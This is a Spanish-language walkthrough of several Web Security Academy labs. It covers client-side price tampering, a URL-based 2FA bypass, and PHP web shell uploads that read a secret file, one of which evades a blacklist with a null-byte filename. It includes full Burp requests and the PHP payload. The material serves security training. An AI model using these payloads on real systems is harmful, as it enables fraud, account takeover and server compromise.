Cookie: session=TYPN1Vbpink7Fer2tx25xbJGHTQ4IIls
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net
Referer: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
productId=1&redir=PRODUCT&quantity=1&price=133700
```

Después de interceptor la petición presionamos send:



The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a modified HTTP request is displayed, specifically line 20 which contains the parameter `productId=1&redirect=PRODUCT&quantity=1&price=1300`. This line is highlighted with a red box. The Inspector pane on the right shows the selected text and its decoded form: `productId=1&redirect=PRODUCT&quantity=1&price=1300`.

Al lanzar dicha solicitud vemos que nos da una respuesta:



The screenshot shows the Response pane in Burp Suite. The response status is `HTTP/2 302 Found`. The `Location` header is set to `/product?productId=1`. Other headers listed include `X-Frame-Options: SAMEORIGIN` and `Content-Length: 0`.

Entonces ahora vamos a ir al carrito y a recargar la página:

Web Security Academy 

Excessive trust in client-side controls

LAB Not solved

[Back to lab description >>](#)

Store credit:
\$100.00

[Home](#) | [My account](#) | 

Lightweight "l33t" Leather Jacket



\$1337.00





Ahora aquí presionamos place order:

Store credit:
\$100.00

Cart

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$13.00	2

Coupon:
Add coupon

Apply

Total: \$26.00

Place order

Ya hemos completado el laboratorio:

Excessive trust in client-side controls

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Store credit:
\$74.00

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	2

Total: \$26.00



Pastebin de Burpsuite:

POST /cart HTTP/2

Host: 0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net

Cookie: session=TYPN1Vbpink7Fer2tx25xbJGHTQ4II1s

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 49

Origin: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net

Referer: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net/product?productId=1

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=1300

Bypass simple FA

En este laboratorio nos dan unas credenciales para que hagamos el bypass de la doble autenticación de forma básica.

Lo primero es acceder al laboratorio:

https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Authentication vulnerabilities > Multi-factor > Lab

Lab: 2FA simple bypass

APPRENTICE LAB Not solved

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: wiener:peter
- Victim's credentials carlos:montoya

[ACCESS THE LAB](#)

Ahora presionamos en mi cuenta:

Web Security Academy 2FA simple bypass

Email client Back to lab description >

LAB Not solved

Home | My account

WE LIKE TO BLOG



Iniciamos sesión con las credenciales nuestras que nos proporcionan:

Web Security Academy 2FA simple bypass

Email client Back to lab description >

LAB Not solved

Login

Username: wiener

Password: *****

[Log in](#)



Presionamos donde dice correo del cliente, esto es para obtener el código de doble autenticación enviado a la cuenta que nos dan:

Aquí vemos el código:

Ingresamos el código:

Aquí ya completamos la primera parte del laboratorio realizada:



https://0a9e00fd04e784c68bce7a430037000c.web-security-academy.net/my-account?id=wiener

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy 2FA simple bypass

Email client Back to lab description >

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener
Your email is: wiener@exploit-0a5d0086047c84d58b6a79d901c1002a.exploit-server.net

Email
Update email

Ahora vamos a realizar el bypass de la doble autenticación de la cuenta víctima:

https://0a9e00fd04e784c68bce7a430037000c.web-security-academy.net/login

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


WebSecurity Academy 2FA simple bypass

Email client Back to lab description >


Login

Username
Password
Log in

En la url, vamos a cambiar login2 por my-account, este fallo de seguridad nos permite por medio de la url indicar que ya hemos realizado la doble autentica en la cuenta del usuario victim como lo hicimos con el usuario que es nuestro usuario:



Ya estaría completo el laboratorio:



Vulnerabilidad en la carga de Archivo

Ejecución remota de código mediante carga web Shell

Accedemos al laboratorio:

Lab: Remote code execution via web shell upload

APPRENTICE

LAB

Not solved



This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials:

wiener:peter



ACCESS THE LAB

Presionamos en mi cuenta:

WE LIKE TO 
BLOG 



The Hating Dating App

I saw a headline the other day about the launch of a dating app that matches people based on the things they hate. I didn't read the article as I wanted to work out for myself how that could possibly...

Accedemos con las credenciales que nos proporcionan:

Web Security Academy | Remote code execution via web shell upload

[Submit solution](#) [Back to lab description >>](#)

Login

Username

Password

Aquí vemos nos permite subir un archivo, entonces por este medio vamos a tratar de subir un archivo .php y ejecutar comandos para obtener la flag:

WebSecurity Academy | Remote code execution via web shell upload

[Submit solution](#) [Back to lab description >](#)

My Account

Your username is: wiener

Email

Update email

Avatar:

No file selected.

Upload

Creamos dicho archivo:


```
-# nano cat.php
```

Con este contenido <?php echo file_get_contents('/home/carlos/secret'); ?>


```
In GNU nano 6.4 pg has been uploaded          cat.php *
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Guardamos con ctrl + x


Ahora presionamos donde dice Browse... y seleccionamos dicho archivo en la carpeta que lo tenemos guardado:



Ahora presionamos subir dicho archivo:




Ya se subió dicho archivo y vamos a presionar en el siguiente botón:




The file avatars/cat.php has been uploaded.

[Back to My Account](#)


Ahora vamos dar click derecho en el archivo y vamos presionar en abrir en otra pestaña:



Ya tenemos la flag:



En esta pestaña vamos a presionar Submit solution:



Web Security Academy LAB

Remote code execution via web shell upload

[Submit solution](#) [Back to lab description >>](#)

Home | My i


My Account

Your username is: wiener

Email



Ingresamos la flag y presionamos ok:



Ya completamos el laboratorio:

A screenshot of the Web Security Academy interface. At the top, it says "Web Security Academy" with a red "Solved" badge next to it. To the right, it says "Remote code execution via web shell upload" and "Back to lab description >". Below that, a red banner says "Congratulations, you solved the lab!". To the right, there are links for "Share your skills!" with icons for Twitter and LinkedIn, and "Continue learning >". At the bottom, it says "My Account" and "Your username is: wiener".

Laboratorio: carga de shell web a través de una extensión de archivo obfuscada

Accedemos al laboratorio:

Web Security Academy > File upload vulnerabilities > Lab

Lab: Web shell upload via obfuscated file extension

PRACTITIONER

Δ LAB Not solved

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

 ACCESS THE LAB

Vamos a mi cuenta e iniciamos sección:

[Submit solution](#)[Back to lab description >>](#)[Home](#) | [My account](#)WE LIKE TO 
BLOG ↗

Login

Username

Password

[Log in](#)


Al tratar de subir un archivo .php vemos que nos indica que la extensión no está permitida:

← → C ⚡ https://0a5b009b0404e2ac81b084ec00bb0057.web-security-a ⭐

Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

[Back to My Account](#)


Ahora vamos a subir el archivo cat.php que creamos el laboratorio de subida de archivo y vamos a interceptar la solicitud con Burpsuite, encendemos la intercepción de Burpsuite y presionamos Upload:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below it, the 'Intercept' button is highlighted with a red border, indicating it is active. Other buttons like 'Forward', 'Drop', 'Action', and 'Open Browser' are also visible.

My Account

Your username is: wiener



The form allows updating the email address and selecting an avatar. It includes a file input field for uploading an image and a prominent green 'Upload' button.

Email:

Update email

Avatar:

Upload

Así se ve la solicitud capturada:



UI API Project Intruder Repeater WPSploit Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Learn Intercept HTTP history WebSockets history Options

🔗 🔒 Request to https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open Browser Comment this item 🌈 HTTP/2

Pretty Raw Hex

```
1 POST /my-account/avatar HTTP/2
2 Host: 0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
3 Cookie: session=RukZTeJkScTiY8Ali4dtupmg0OSSklh7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary=-----246774435528049999703740834676
9 Content-Length: 542
10 Origin: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
11 Referer: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 -----246774435528049999703740834676
20 Content-Disposition: form-data; name="avatar"; filename="cat.php"
21 Content-Type: application/x-php
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24
25 -----246774435528049999703740834676
26 Content-Disposition: form-data; name="user"
27
28 wiener
29 -----246774435528049999703740834676
30 Content-Disposition: form-data; name="csrf"
31
32 tylqgrAGXCY3U1dL3n2mSpK5F6PXckb7
33 -----246774435528049999703740834676-
34
```

Entonces vamos a proceder ofuscar la extensión del archivo para evadir los filtros o listas de seguridad y presionamos Forward luego:

```
1 POST /my-account/avatar HTTP/2
2 Host: 0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
3 Cookie: session=RukZTeJkScTiY8Ali4dtupmg0OSSkln7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary=-----246774435528049999703740834676
9 Content-Length: 542
10 Origin: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
11 Referer: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 -----246774435528049999703740834676
20 Content-Disposition: form-data; name="avatar"; filename="cat.php%00.jpg"
21 Content-Type: application/x-php
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24
25 -----246774435528049999703740834676
26 Content-Disposition: form-data; name="user"
27
28 wiener
29 -----246774435528049999703740834676
30 Content-Disposition: form-data; name="csrf"
31
32 tylqgrAGXY3U1dL3n2mSpK5F6PXckb7
33 -----246774435528049999703740834676 --
34
```

Pastebin:

POST /my-account/avatar HTTP/2

Host: 0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
Cookie: session=RukZTeJkScTiY8Ali4dtupmg0OSSkln7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----53955713113960496651227186567
Content-Length: 538
Origin: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
Referer: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1



Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Te: trailers

-----53955713113960496651227186567

Content-Disposition: form-data; name="avatar"; filename="cat.php%00.jpg"

Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>

-----53955713113960496651227186567

Content-Disposition: form-data; name="user"

wiener


-----53955713113960496651227186567

Content-Disposition: form-data; name="csrf"

ty1qgrAGXCY3U1dL3n2mSpK5F6PXckb7

-----53955713113960496651227186567—

Vemos que el archivo se subió exitosamente:



The file avatars/cat.php has been uploaded.

[Back to My Account](#)

Damos click derecho y vamos al código fuente de la página:

Web Security Academy | Web shell upload via obfuscated file extension

Submit solution | Back to lab description >

My Account

Your username is: wiener

Email

Update email


View Page Source (highlighted)

Inspect (Q)

Aquí vemos la ruta donde se están guardando los archivos "/files/avatars/cat.php":

